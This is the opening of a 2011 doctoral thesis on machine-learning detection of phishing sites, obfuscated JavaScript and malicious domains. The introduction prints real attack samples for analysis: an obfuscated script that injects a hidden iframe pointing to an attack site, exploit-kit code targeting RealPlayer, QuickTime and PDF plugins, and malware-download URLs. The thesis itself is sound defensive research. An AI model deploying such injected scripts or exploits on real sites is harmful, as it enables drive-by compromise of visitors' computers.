2011

Early detection of malicious web content with applied machine learning

Peter F. Likarish
University of Iowa

EARLY DETECTION OF MALICIOUS WEB CONTENT WITH APPLIED MACHINE LEARNING

by

Peter F. Likarish

An Abstract

Of a thesis submitted in partial fulfillment of the
requirements for the Doctor of Philosophy
degree in Computer Science
in the Graduate College of
The University of Iowa

July 2011

Thesis Supervisor: Assistant Professor Eunjin Jung

ABSTRACT

This thesis explores the use of applied machine learning techniques to augment traditional methods of identifying and preventing web-based attacks. Several factors complicate the identification of web-based attacks. The first is the scale of the web. The amount of data on the web and the heterogeneous nature of this data complicate efforts to distinguish between benign sites and attack sites. Second, an attacker may duplicate their attack at multiple, unexpected locations (multiple URLs spread across different domains) with ease. Third, attacks can be hosted nearly anonymously; there is little cost or risk associated with hosting or publishing a web-based attack. In combination, these factors lead one to conclude that, currently, the webs threat landscape is unfavorably tilted towards the attacker.

To counter these advantages this thesis describes our novel solutions to web security problems. The common theme running through our work is the demonstration that we can detect attacks missed by other security tools as well as detecting attacks sooner than other security responses. To illustrate this, we describe the development of BayeShield, a browser-based tool capable of successfully identifying phishing attacks in the wild. Progressing from specific to a more general approach, we next focus on the detection of obfuscated scripts (one of the most commonly used tools in web-based attacks). Finally, we present TopSpector, a system we've designed to forecast malicious activity prior to it's occurrence. We demonstrate that by mining Top-Level DNS data we can produce a candidate set of domains that contains up to 65% of do-

mains that will be blacklisted. Furthermore, on average TopSpector flags malicious domains 32 days before they are blacklisted, allowing the security community ample time to investigate these domains before they host malicious activity.

Abstract Approved: _____
Thesis Supervisor

_____
Title and Department

_____
Date

EARLY DETECTION OF MALICIOUS WEB CONTENT WITH APPLIED MACHINE LEARNING

by

Peter F. Likarish

A thesis submitted in partial fulfillment of the
requirements for the Doctor of Philosophy
degree in Computer Science
in the Graduate College of
The University of Iowa

July 2011

Thesis Supervisor: Assistant Professor Eunjin Jung

Graduate College
The University of Iowa
Iowa City, Iowa

CERTIFICATE OF APPROVAL

PH.D. THESIS

This is to certify that the Ph.D. thesis of

Peter F. Likarish

has been approved by the Examining Committee for the thesis requirement for the Doctor of Philosophy degree in Computer Science at the July 2011 graduation.

Thesis Committee: _____
Eunjin Jung, Thesis Supervisor

_____
Padmini Srinivasan

_____
Sriram Pemmaraju

_____
Juan Pablo Hourcade

_____
Brent Kang

To Molly, Mom, Dad, Tim and Theresa: for never-ending patience

On two occasions I have been asked,-"Pray, Mr. Babbage, if you put into the machine wrong figures, will the right answers come out?" ... I am not able rightly to apprehend the kind of confusion of ideas that could provoke such a question.

Charles Babbage, Passages from the Life of a Philosopher

ABSTRACT

This thesis explores the use of applied machine learning techniques to augment traditional methods of identifying and preventing web-based attacks. Several factors complicate the identification of web-based attacks. The first is the scale of the web. The amount of data on the web and the heterogeneous nature of this data complicate efforts to distinguish between benign sites and attack sites. Second, an attacker may duplicate their attack at multiple, unexpected locations (multiple URLs spread across different domains) with ease. Third, attacks can be hosted nearly anonymously; there is little cost or risk associated with hosting or publishing a web-based attack. In combination, these factors lead one to conclude that, currently, the webs threat landscape is unfavorably tilted towards the attacker.

To counter these advantages this thesis describes our novel solutions to web security problems. The common theme running through our work is the demonstration that we can detect attacks missed by other security tools as well as detecting attacks sooner than other security responses. To illustrate this, we describe the development of BayeShield, a browser-based tool capable of successfully identifying phishing attacks in the wild. Progressing from specific to a more general approach, we next focus on the detection of obfuscated scripts (one of the most commonly used tools in web-based attacks). Finally, we present TopSpector, a system we've designed to forecast malicious activity prior to it's occurrence. We demonstrate that by mining Top-Level DNS data we can produce a candidate set of domains that contains up to 65% of do-

mains that will be blacklisted. Furthermore, on average TopSpector flags malicious domains 32 days before they are blacklisted, allowing the security community ample time to investigate these domains before they host malicious activity.

TABLE OF CONTENTS

LIST OF TABLES

Table

LIST OF FIGURES

Figure

CHAPTER 1
INTRODUCTION

This thesis explores the use of applied machine learning techniques to augment traditional methods of identifying and preventing web-based attacks. Common forms of web-based attacks include the infection of computers with malicious code as well as online identity theft (phishing). Several factors complicate the identification of web-based attacks. The first is the scale of the web. The amount of data on the web and the heterogeneous nature of this data complicate efforts to distinguish between benign sites and attack sites. Second, an attacker may duplicate their attack at multiple, unexpected locations (multiple URLs spread across different domains) with ease. Third, attacks can be hosted nearly anonymously; there is little cost or risk associated with hosting or publishing a web-based attack. In combination, these factors lead one to conclude that, currently, the web's threat landscape is unfavorably tilted towards the attacker.

In this introduction, we first describe a typical web attack in detail to provide context and also to illustrate how our work interacts with other research and security responses. We include an emphasis on the use of blacklists because they are one of the most widely adopted security measures against web-based attacks. We conclude the introduction by summarizing the research contributions made in the following three chapters.




Figure 1.1: A diagram of an attack URL, highlighting pertinent portions of the URL. TLD is short for Top-level domain. 2LD is short for a 2nd-level domain. Entries on a domain-based blacklist consist of 2nd-level domains (2LDs).

1.1 An Introduction to Web-based Attacks

Attackers may design web-based attacks to achieve many possible goals. Common goals include: identity theft, the installation of malware, or botnet information flow between the Command & Control (C&C) infrastructure and infected computers. Regardless of the goal, most web-based attacks share a common requirement, the attack target must visit a URL hosting the attack code.

Fig 1.1 is an example of an attack URL. Checking a blacklist of known malicious URLS before allowing the users to connect to a URL is a common security response that aims to prevent users from being compromised. To keep the blacklists up-to-date, security organizations attempt to identify malicious activity at new URLs. After identifying malicious activity at a URL, it is added to the blacklist to protect other users Traditional blacklists are constructed reactively, that is, attacks are added after the attack is discovered and verified as malicious. Users who contact an attack URLs prior to this point are often compromised with little or no warning. Detecting web-based attacks earlier in their lifecycle, as well as identifying attacks that are not blacklisted, is the unifying goal of our research.




Figure 1.2: Stages in the web-attack lifecycle are presented above the center line. Traditional security responses at each stage are listed below it. The contributions described in this thesis are highlighted in bold.

1.2 Attack Lifecycle

Fig 1.2 provides a generic description of the stages in a web-based attack and the security responses possible at each stage. We use the lifecycle of the domain "vidquick.info" as the motivating example.

Step 1 The attacker[1] first registered vidquick.info with an internet registrar. In the case of vidquick.info, the domain was registered with the internet registrar eNom, Inc. on January 20^{th}, 2011. eNom, Inc. is currently the second largest registrar according to ICANN [50].

Security response The security response at this stage is largely dependent

[1]We assume that vidquick.info was registered by an attacker because a google search limited to that domain returns no results while a general search for the domain returns many malicious URLs. This suggests it is unlikely vidquick.info was temporarily compromised.

on the registrar's own resources and policies. The extremely limited nature of security responses at the point of registration is an important reason why we selected to operate from TLD DNS data in Chapter 4, in order to bolster early detection mechanisms. The only other research that is capable of detecting an attack at this stage is Felegyhazi et al [33]. Distinctions between our work and Felegyhazi et al are discussed in Section 4.6.

Step 2 After vidquick.info has been registered, attack URLs are spread to victims through a variety of means; most commonly by sending spam emails containing a link to the malicious URL or by posting the URLs to social networking sites or blog comments. Figure 1.3 lists some of the known attack URLs associated with vidquick.info. Attack URLs specific to a domain frequently share the same or similar structure. In this case, the malicious executable is stored in the cgi directory with a seemingly random executable name. A third alternative to spread the URL is to take advantage of web-server vulnerabilities in order to inject scripts into an unrelated website.

It is not uncommon for victims to be directed through multiple domains before reaching the attack URLs. Attackers frequently operate websites that test for particular browser and third-party software versions in order to identify exploitable vulnerabilities, redirecting different users to different locations based on identified vulnerabilities.

Security response At this step (step 2), the window of vulnerability begins;

```
vidquick.info/cgi/nssplc.exe
vidquick.info/cgi/icpcom.exe
vidquick.info/cgi/2crde.exe
vidquick.info/cgi/evtsk.exe
```

Figure 1.3: Example attack URLs used by vidquick.info to distribute a malware downloader.

as soon as the URL is disseminated the attack is active. This is also the earliest point at which the defender community may detect an attack and add it to a blacklist. *Honeynets* and *spam traps* collect spam email and parse URLs from these e-mails. If an operator of these services can identify malicious content at a URL, it is added to a blacklist.

Step 3 A portion of the users who receive a vidquick.info attack URL will contact that URL. We note that steps 2 and 3 overlap, some victims will be exposed to the attack URL later than others. Attack lifetimes vary by attack type and can range from hours to multiple days. In some cases, the victims choose to click on a link contained in an email or seen on a social network. In others, the user may involuntarily be directed to an attack URLs via a Cross Site Scripting (XSS) attack.

An XSS attack inserts a script into the content of a website that automatically directs a victim's web browser to contact the attack URL, typically via an iframe that is not visible to the user. Figure 1.4 is one example of an embedded iframe designed to redirect the user dynamically to an attack. In the decoded version of the script, one can see that the script has written an invisible iframe with

```
<script type="text/javascript">
function CC70475059E00529BB593C9C20A(B8F4CAE98748092E8E6367F05FCF){function
C1826F692BFD1CF8913C37(){return 16;}return parseInt
(B8F4CAE98748092E8E6367F05FCF,C1826F692BFD1CF8913C37());}function B07B56FF7E3F2F514C65E
(A580CA29C93E1C0E53A06693ABB){var CB9AED6DBA318389BBCCF9498DF22=2;var
C32DC468C68BC65AF2A58AE9E4BAC="";for
(B5D436DCF02E51628012=0;B5D436DCF02E51628012<A580CA29C93E1C0E53A06693ABB.length;B5D436DCF02E5162
8012+=CB9AED6DBA318389BBCCF9498DF22){C32DC468C68BC65AF2A58AE9E4BAC+=(String.fromCharCode
(CC70475059E00529BB593C9C20A(A580CA29C93E1C0E53A06693ABB.substr
(B5D436DCF02E51628012,CB9AED6DBA318389BBCCF9498DF22))));}document.write
(C32DC468C68BC65AF2A58AE9E4BAC);}B07B56FF7E3F2F514C65E
("3C696672616D65207372633D22687474703A2F2F6D6F6E6579323030382E6F72672F746D702F222077696474683D31
206865696768743D31207374796C653D227669736962696C6974793A686964656E3B706F736974696F6E3A6162736F
6C757465223E3C2F696672616D653E");
</script>
```

(a) Obfuscated redirection via javascript

```
<iframe src="http://money2008.org/tmp/" width=1 height=1
style="visibility:hidden;position:absolute"></iframe>
```

(b) Deobfuscated redirection

Figure 1.4: An obfuscated iframe that automatically redirects a browser to an attack URL. Figure (b) is the deobfuscated content of the script dynamically inserted into a webpage via the injected script in Figure (a).

width and height of 1 into the content of the page and set the source of the iframe to an attack URL.

Security response Prior to loading a new URL, the browser checks a blacklist of known attack URLs. A blacklist is a simple form of access control consisting of a list of entities. When speaking of the World-Wide Web, these entities are most often domain names or URLs. Any entity on the list is "denied service." For the purpose of this paper, being "denied service" indicates that users are prevented from visiting a domain or URL present on a blacklist. Domains and URLs are typically added to a blacklist due to observed malicious behavior. In some cases, the security community has added entities based on predicted malicious activity, such as via reverse engineering botnet domain name generation functions to determine future points of contact between bots and botnet C&C.

While conceptually simple, blacklists may be generated by complicated means. The most obvious reason to blacklist an entity is when a sufficient number of people have reported that entity as behaving maliciously. The scale of the web makes verification of misbehavior by a small number of people impractical. As a result, companies and individuals have resorted to identifying malicious behavior using automated means. Google's use of a logistic regression classifier to identify phishing attacks is one example of automating attack detection [112, 39].[2] It is also possible to use crowd-sourcing to identify attacks. This is the approach taken by the PhishTank repository [84]. PhishTank is a publicly accessible repository of known phishing URLs. These URLs are reported by PhishTank members and then confirmed to be phishing attacks by other members.

It is possible for the attack to be added to a blacklist early on in the lifecycle but existing research has shown that attacks can be active for hours to days before they are blacklisted, suggesting that there is a large window of vulnerability between the time an attack is launched and the time it is identified and added to a blacklist.

Step 3 is also the point at which passive DNS (pDNS) detectors such as Notos [3] and EXPOSURE [5] can identify attacks because DNS queries will be issued to the DNS servers and the responses used in pDNS systems to determine if a

[2]Our publication of the use of a Naive Bayesian classifier to identify phishing in the web browser predated Google's publication of their use of classification to identify phishing by well over a year.

domain is likely to host an attack. Both systems are designed to identify attacks so that they can be blacklisted.

Our work on detecting obfuscated javascript supplements traditional blacklist-based blocking in order to help prevent such an attack. In Ch 3, we show that a classifier can distinguish between obfuscated javascript and benign javascript in-the-wild. We can use this classifier to preemptively identify attack URLs that are present in obfuscated scripts and can even use this in real-time to selectively disable obfuscated javascript.

Step 4 After a user clicks on an attack URL, the malicious payload is executed.[3] Often, the victim is unaware the attack has taken place. Their browser automatically loads the content on that page, including the attack content. In the case of vidquick.info, clicking an attack URLs would either: a.) prompt the user to download the executable file or b.) use an exploit to automatically download and execute the file. Such an exploit often includes a script, most commonly javascript, that attempts to identify specific versions of software running on a user's computer.

Figure 1.5 includes examples of exploits taken from a script designed to probe 18 common software applications in an attempt to identify vulnerable computers. If an exploitable piece of software is located, the exploit is used to compromise the victim's computer. In other words, after the victim's computer has

[3]If the attack had been a phishing attack, at this stage the victim would enter their username or password into the website (Step 4).

contacted the attack they are at risk.

Security Response The content of the webpage itself may be scrutinized by security software before it is loaded. Prior to the content loading, our work on obfuscated javascript detection can be used to identify and disable malicious javascript before it is executed, preventing the attack from occurring.

Anti-virus or anti-malware software may also scan the page content as it executes or in memory and prevent execution if its behavior matches previously identified signatures extracted from known malicious executables or vulnerabilities.

Step 5 The attack is taken down when the attacker switches the attack to a new domain/URL or the domain is suspended, effectively ending the lifecycle.

1.3 Summary of Contributions

The work described in this dissertation contributes to the field of web security by providing novel solutions to web security problems as well as demonstrating the practicality of using applied machine learning to identify malicious attacks and improve handling of such attacks. As a common theme in each chapter, we demonstrate that our work is either capable of novel attack detection (detecting attacks missed by other security responses) or of detecting attacks sooner than other security responses. We briefly discuss the impact of work by chapter.

Phishing: Our anti-phishing tool, BayeShield, outperformed traditional blacklist anti-phishing tools; in combination with publicly available blacklists, BayeShield

```
function real(){
  try {
    var obj = null;
    obj = cobj("IERPCtl.IERPCtl.1");
    if (obj){
      if (obj.PlayerProperty("PRODUCTVERSION") > "6.0.14.552"){
        obj = cobj("{2F542A2E-EDC9-4BF7-8CB1-87C9919F7F93}");
        ms();
        var m = "";
        var buf = addr(0x0c0c0c0c);
        while (buf.length < 32)buf += buf;
        buf = buf.substring(0, 32);
        m = obj.Console;
        obj.Console = buf;
        obj.Console = m;
        m = obj.Console;
        obj.Console = buf;
        obj.Console = m;
      }
    }
  }
  catch (e){
  }
  return 0;
}
```

(a) RealPlayer exploit

```
function quick(){
  try {
    var obj = null;
    obj = cobj("QuickTime.QuickTime.4");
    if (obj){
      ms();
      var buf = "";
      for (var i = 0; i < 200; i ++ ){
        buf += "AAAA";
      }
      buf += "AAA";
      for (var i = 0; i < 3; i ++ )buf += "\x0c\x0c\x0c\x0c";
      var my_div = document.createElement("div");
      my_div.innerHTML = "
<object classid=\"clsid:02BF25D5-8C17-4B23-BC80-D3488ABDDC6B\" width=\"200\" height=\"200\
">" + "<param name=\"src\" value=\"object_rtsp\">" +
      "<param name=\"type\" value=\"image/x-quicktime\">" +
      "<param name=\"autoplay\" value=\"true\">" +
      "<param name=\"qtnext1\" value=\"<rtsp://BBBB:" + buf + ">T<myself>\">" +
      "<param name=\"target\" value=\"myself\">" + "</object>";
      document.body.appendChild(my_div);
    }
  }
  catch (e){
  }
  return 0;
}
```

(b) Quicktime exploit

```
function pdf(){
  try {
    var obj = null;
    obj = cobj("AcroPDF.PDF");
    if (!obj){
      obj = cobj("PDF.PdfCtrl");
    }
    if (obj){
      document.write("
<iframe src='http://64.191.47.213//~sandroib/64c3ca5a728dca0d7e847a68f17b13c25cb929ad/syst
em/pdf.php?id=26073' width=1 height=1 frameborder=0></iframe>");
      setTimeout('pdf2();', 10000);
    }
  }
  catch (e){
    document.write("
<iframe src='http://64.191.47.213//~sandroib/64c3ca5a728dca0d7e847a68f17b13c25cb929ad/syst
em/pdf.php?id=26073' width=1 height=1 frameborder=0></iframe>");
    setTimeout('pdf2();', 10000);
  }
  return 0;
}
```

(c) PDF exploit

```
if (office() || dl() || pdf() || wme() || ya1() || ya2() || fb() || mdss() || creative() ||
wks() || ogame() || ca() || buddy() || gomweb() || xmlcore() || quick() || real() ||
ntaudio()){
}
```

(d) Exploit test code

Figure 1.5: All four figures are taken from the same malicious script. Figures (a), (b) and (c) are examples of individual exploits targeting applications. Figure (d) is the code in which the exploits are tested. These excerpts are from a single instance of malicious javascript identified by wepawet.

identified a higher percentage of phishing sites than any tool reported in literature at the time of publication.[4] BayeShield contributes to both novel attack detection as well as deteecting attacks sooner than the tools we compared against. Finally, to the best of our knowledge we were the first researchers to demonstrate that it is

[4]We could not test all tools directly, some researchers were unable to make them available.

possible to incorporate a classifier into the web browser and to conduct classification during real-time browsing (our tool produced a classification decision in an average of 104ms).

Obfuscated javascript: Malicious javascript is often obfuscated. More than 95% of the malicious javascript samples we acquired were obfuscated. This obfuscation complicates the process of determining what the javascript is designed to do.

We were the first researchers to propose that one could identify malicious javascript in-the-wild by creating a set of features that would highlight the difference between obfuscated and deobfuscated javascript. We demonstrated the practicality of our features by incorporating our classifier into a web crawler that looked for obfuscated javascript. By designing a system to look specifically for malicious javascript we were able to detect a large number of novel attacks missed by anti-virus software and a web vulnerability analyzer at the time we identified them.

Proactive TLD Detection: We have conducted an in-depth analysis of the features one can extract from DNS snapshot data and explored the ability of various classifiers to distinguish between malicious and benign DNS changes. The end result of our research is a system that produces a twice daily set of domains that are most likely to be malicious in the future. Depending on various settings, our system is capable of detecitng between 18% and 65% of blacklisted domains an average of 32 days before they appear on a blacklist. Our system's output is intended to improve the community's ability to monitor domains that are most likely to be malicious. While other research identifies attacks related to known malicious activities [3, 5, 33],

our tool is able to identify new attacks much sooner than any other reported tool: on average a month before the attack domain is blacklisted.

1.4 Thesis Organization

The chapters in this thesis are organized from the most specific to the most general we have conducted. We start with a focus on the identification and prevention of a particular web-based attack: phishing (Ch 2). The following chapter, Ch 3, approaches the identification of a broad spectrum of web-based attacks by identifying one of the most commonly used infection vectors: malicious javascript. In a third chapter, we focus at an even higher level: Ch 4 discusses the development and validation of a framework that aims to proactively identify web-based attacks solely from DNS data. The output of this system can serve as an early warning system, allowing researchers to focus their resources on domains most likely to engage in malicious activity before other security responses are available.

CHAPTER 2
BAYESHIELD: BAYESIAN ANTI-PHISHING TOOLBAR

2.1 Introduction

In this chapter, we present BayeShield, a Bayesian anti-phishing toolbar designed to identify phishing websites. Our work on BayeShield contributes to our theme of novel attack detection because many of the phishing attacks BayeShield detects were missed by traditional blacklists. In our experiments, BayeShield detected 89.5% of phishing attacks while the next-most accurate anti-phishing tool (the Netcraft toolbar) detected 80.5% of attacks. BayeShield also detects attacks earlier than traditional methods because as our experiment in Section 2.5.4 illustrates. At the time of publication, BayeShield detected the highest percentage of phishing attacks of any reported tool. BayeShield was also optimized for use in the web-browser, capable of judging a website in 104ms on average.

This chapter details the development process of our anti-phishing engine based on a Bayesian classifier. Bayesian classifiers are very effective content-based spam filters and we adapt a Bayesian classifier to detect phishing attacks in the web browser. A Bayesian classifier is a probablistic tool and as such it may produce false positives and so we examine the potential impact of false positives in BayeShield and discover that even without the use of a whitelist the false positive rate is 1.25% (with our whitelist we were unable to identify any false positives).

2.1.1 Phishing

Phishing is an attack in which users are fooled into entering personal information into a spoof website instead of the intended legitimate website. Phishing commonly leads to identity theft, which is among the fastest growing crimes in the United States [48]. According to a survey by Gartner, Inc. [51], 3.2 billion dollars was lost to phishing attacks in 2007 (more recently, Herley and Florencio of Microsoft Research have disputed this claim [47].) The survey found that 3.6 million US adults lost money in such attacks in the 12 months ending in August 2007, up from 2.3 million the year before. According to the APWG's phishing activity trends report [43], in the second quarter of 2008, there were a total of $26,678$ domains hosting a phishing attack. In its 2007 annual report the IC3 (the Internet Crime Complaint Center) [9], received $206,884$ cyber crime complaints from private citizens and industry from January 1, 2007 to December 31, 2007. 9.2% of these complaints were a result of phishing attacks.

To be effective, anti-phishing tools must solve two complementary problems. An anti-phishing tool must:

1. **Detect** phishing websites while encouraging user trust in the tool by flagging at most only a very small number of legitimate websites as phishing.

2. **Capture** a user's attention when they are at risk of falling for a phishing attack and then **convince** them of the imminent danger posed by a website that, from most users' perspectives, appears convincingly legitimate.




Figure 2.1: Information Flow and the Complementary Problems in Phishing Attacks

Research addressing phishing attacks has been largely divided along these lines, either attempting to solve the **detection** problem or the **capture & convince** problem.

Figure 2.1 presents the information flow between phishers and users. First, phishers post their attacks to the Internet in the form of "spoof" websites. When users encounter a phishing attack, an anti-phishing tool (in this case BayeShield) sits between the user and malicious website. If an anti-phishing tool successfully solves both problems, users will interact with the tool before submitting their sensitive information to the malicious site (indicated by the dotted arrow in the diagram).

We selected a Naive Bayesian classifier because Bayesian spam filters effectively identify many previously unseen spam emails without requiring the derivation of additional rules. Effectiveness against new attacks is a desirable characteristic in anti-phishing efforts since phishing sites are short-lived and yet, on average, phishing sites are not blacklisted for up to 9.3 hours [66]. The sheer number of new attacks

compounds the problem. According to PhishTank's statistics [84], volunteers submit an average of 500 phishing URLs a day for the months of April and May, 2011. Anti-phishing toolbars that rely primarily on a blacklist (a list of known phishing site URLs) were less effective than BayeShield against recently created phishing sites (Section 2.5).

The results of our experiments show that BayeShield accurately detects phishing sites and imposes only a small delay, if any, in page load time. We compared BayeShield's detection rate against seven other anti-phishing tools. The other tools tested included blacklist-based tools: the anti-phishing tool in Firefox 2.0, Firefox 3.0 and Google Chrome, as well as hybrid tools that combine heuristics and blacklisting: Internet Explorer 7, the Netcraft Toolbar and one heuristics-only toolbar (SpoofGuard).

We tested each tool's ability to detect 349 phishing websites over a period of month. BayeShield blocked 89.5% of phishing sites while the next most accurate tool, Netcraft, only blocked 80.5% of attacks. The two most widely used anti-phishing tools at the time, IE7's anti-phishing tool and FF2.0's anti-phishing tool,[1] blocked 36% and 75.6%[2], respectively. Combining BayeShield's detection with publicly available blacklists results in detection rates of over 98%.

The next section of our paper explores existing anti-phishing literature related

---

[1]We claim these are the most widely used tools based on the user base for Internet Explorer 7 and Firefox 2.0 at the time of the study, since anti-phishing tools in both browsers are activated by default.

[2]Without the "Ask Google about every site I visit" option enabled. This is the default browser setting. With "Ask Google..." enabled, Firefox 2.0 detected 77.9% of attacks

to our approach. In Section 2.3, we describe the Bayesian classifier and the design of BayeShield's anti-phishing tool. In Section 2.4 we then detail how we trained and tuned the classifier to reach a high-level of accuracy. Section 2.5 presents an evaluation of BayeShield's ability to detect phishing websites and contrasts BayeShield's detection rate with other anti-phishing tools. We conclude by presenting future work and summarizing our findings.

2.2 Phishing Related Work

Phishing has received a lot of attention from researchers in recent years due to the fact that tens of thousands of attacks are reported each month against hundreds of brands [43]. In 2008,[3] more than 5 million people were victims of a phishing attack, incurring an average loss of 351 dollars [51] (suggesting a total loss on the order of 1.75 billion dollars). Recently, Herley and Florencio have questioned the economic basis of phishing and suggesting that it is a "low-risk, low-reward" business that is arguably undeserving of the attention it has received [47] although Franklin et al's investigation of an black market IRC chat room suggests there is a large amount of wealth at risk [36].

2.2.1 Centralized Anti-phishing Solutions

The most widely used centralized anti-phishing solution is Google's SafeBrowsing API. Google maintains a global blacklist and whitelist of sites as well as identifying and delisting phishing sites from its search results. Google's SafeBrowsing

[3]The most recent Gartner report at the time of writing

anti-phishing solution is described a paper by Whittaker et al [112]. Garera et al proposed a set of features to identify phishing without relying on the page content as well [39].

Florencio and Herley from Microsoft have also published a system for preventing phishing by detecting fraud at scale. When their system detects a number of people entering passwords previously associated with a username and domain at a new domain (Password Re-Use), they automatically notify the institution that it is being attacked. The institution can then lock those individual accounts until they have successfully changed their passwords [35].

2.2.2 Blocking Phishing Emails

Many researchers have focused on preventing users from reaching phishing websites by detecting and blocking phishing emails. Fette et al, use a random forest classifier as a basis for their system, PILFER, as well as evaluating their suggested features in terms of how many emails they accurately classify when used as the sole basis for the classification question [34]. Basnet et al. present the evaluation of a variety of classifiers including Support Vector Machines (SVMs), Scaled Conjugate Gradient Algorithm, Self-Organizing Maps and K-Means Clustering and find that SVMs outperform the other classifiers [4] although there is no indication this was a statistically significant finding. Saberi et al evaluate the performance of Naive Bayes, K-Nearest Neighbors and Poisson filtering, then combine them into an ensemble classifier, attaining slightly better performance. Suriya et al discuss a large number of

features and employ fuzzy logic in order to detect phishing attacks. Abu-Nimeh also evaluate a large number of classifiers: Logistic Regression, Classification and Regression Trees, Bayesian Additive Regression Trees, Support Vector Machines, Random Forests, and Neural Networks [1]. In each case, the papers attain similar levels of performance, in the high 90 percentiles along with a relatively small number of false positives.

In contrast to the ML approaches discussed above, [11] developed a system called PHONEY that appears to be a phishing-centric honey client that spoofs responses to suspicious emails.

2.2.3 Blocking Phishing Domains

2.2.3.1 Whitelist/Blacklist-based Approaches

Whitelists and blacklists are commonly used security tools and generally they interface with a centralized approach, such as Google's SafeBrowsing Tool, detailed above. A whitelist contains URLs of known good items while a blacklist contains known bad items. In the case of phishing, these consist of lists of domains or URLs. Current anti-phishing technologies rely primarily or entirely on whitelist/blacklist combinations. Mozilla Firefox and Google Chrome both integrate Googles Safe Browsing extension. These browser incrementally update local copies of these lists (unless a Firefox user opts to "Ask Google" on every site, checking Google's global blacklist directly). Internet Explorer 7 and the Netcraft toolbar both rely on unpublicized, centrally administered blacklists to block users from entering any information

on a known phishing site. In 2007, Ludl et al evaluated Google's SafeBrowsing Tool and Microsoft's anti-phishing tool, finding that SafeBrowsing blocked 90% of phishing sites that were online at the time of the test and Microsoft blocked 65% [67].

Blacklists and whitelists produce very few false positives but suffer from a window of vulnerability between the time a phishing site is launched and the sites addition to the blacklist [76]. In addition, blacklists often only flag phishing sites that match entries exactly while phishers host many attacks at similar URLs for the sake of efficiency. Prakash et al have proposed a series of heuristics and fuzzy matching to detect such sites [86].

2.2.3.2 Heuristic-based Approaches

SpoofGuard, an Internet Explorer 6 toolbar from Stanford, solely relies on heuristics to determine whether or not a site is phishing [15]. The heuristics proposed in [15] include examining the site URLs, images, links and passwords. It is very likely that both IE7 and Netcraft also make use of heuristics to improve phishing website detection. If a website is blacklisted, IE7 and Netcraft block users from proceeding[21, 123]. However, IE7 and Netcraft present weaker warnings to a user when they heuristically detect that a website is phishing that do not block a user from proceeding.

2.2.3.3 Machine Learning Approaches to Phishing

BayeShield was one of the first papers to suggest using Machine Learning to detect phishing websites [64] but since that time, many researchers have explored that

possibility. Aburrous et al proposed a phishing detection system based on using Fuzzy Logic in order to detect attacks [2]. To the best of our knowledge, their system was not evaluated against phishing attacks in the wild. Sengar et al proposed PageSafe in 2010, PageSafe is similar to BayeShield in the sense that it is a browser plugin that uses machine learning (in this case a Neural Network) to detect phishing but it does not perform as well [98] with regard to detection rate and false positives generated.

CANTINA combines the Term Frequency-Inverse Document Frequency (TF-IDF) information retrieval algorithm with heuristics and determines the likelihood that a given website is a phishing site [123]. CANTINA uses the five words with the highest TF-IDF weight on a given website as the signature of that site and submits those words and the domain of the website to Google. The idea that words with high TF-IDF weights on a given page can almost uniquely identify that page stems from Phelps and Wilenskys work on Robust Hyperlinks [83]. If CANTINA finds the URL of the site in question within the top results, they classify it as legitimate and otherwise as phishing.

2.2.4 Anti-phishing User Interfaces

Not only must phishing attacks be detected but anti-phishing tools must efectively 1.) capture a users attention and 2.) convince the user that they are at risk when they are not on a legitimate website. We now discuss various anti-phishing UIs that have been proposed and the studies that have investigated why users continue to fall for phishing attacks.

Dynamic Security Skins, by Dhamija and Tygar, protects users from phishing by creating a trusted window displaying a shared secret between the user and server [25]. In Passpet, by Yee and Sitaker, a user can assign a petname/animal to each site. When a user selects the correct pet, Passpet enters the password [118]. WebWallet, an anti-phishing solution proposed by Wu et al, maintains a list of ⟨username, password, domain⟩ tuples and warns a user when their actions do not match an existing tuple [116].

In 2007, Ronda et al. presented iTrustPage, which was also implemented as a Mozilla Firefox extension. It relies on heuristics and a whitelist to identify forms into which it is safe to enter information [93]. If it is unable to validate the forms and the user begins to enter information, they incorporate user feedback to help identify the legitimate website by asking the user to enter search terms and present them with the results, from which the user selects the intended website. Their paper presents statistics on how often the tool was used and what the outcome was but cannot classify how often people fell for phishing attacks while using it or how many false positives it produced.

Schechter et al. raise questions about the effectiveness of a subset of the above approaches. They found that SiteKey, a pre-selected image authentication scheme in which a user must identify an image before entering information, failed to prevent phishing attacks [95].

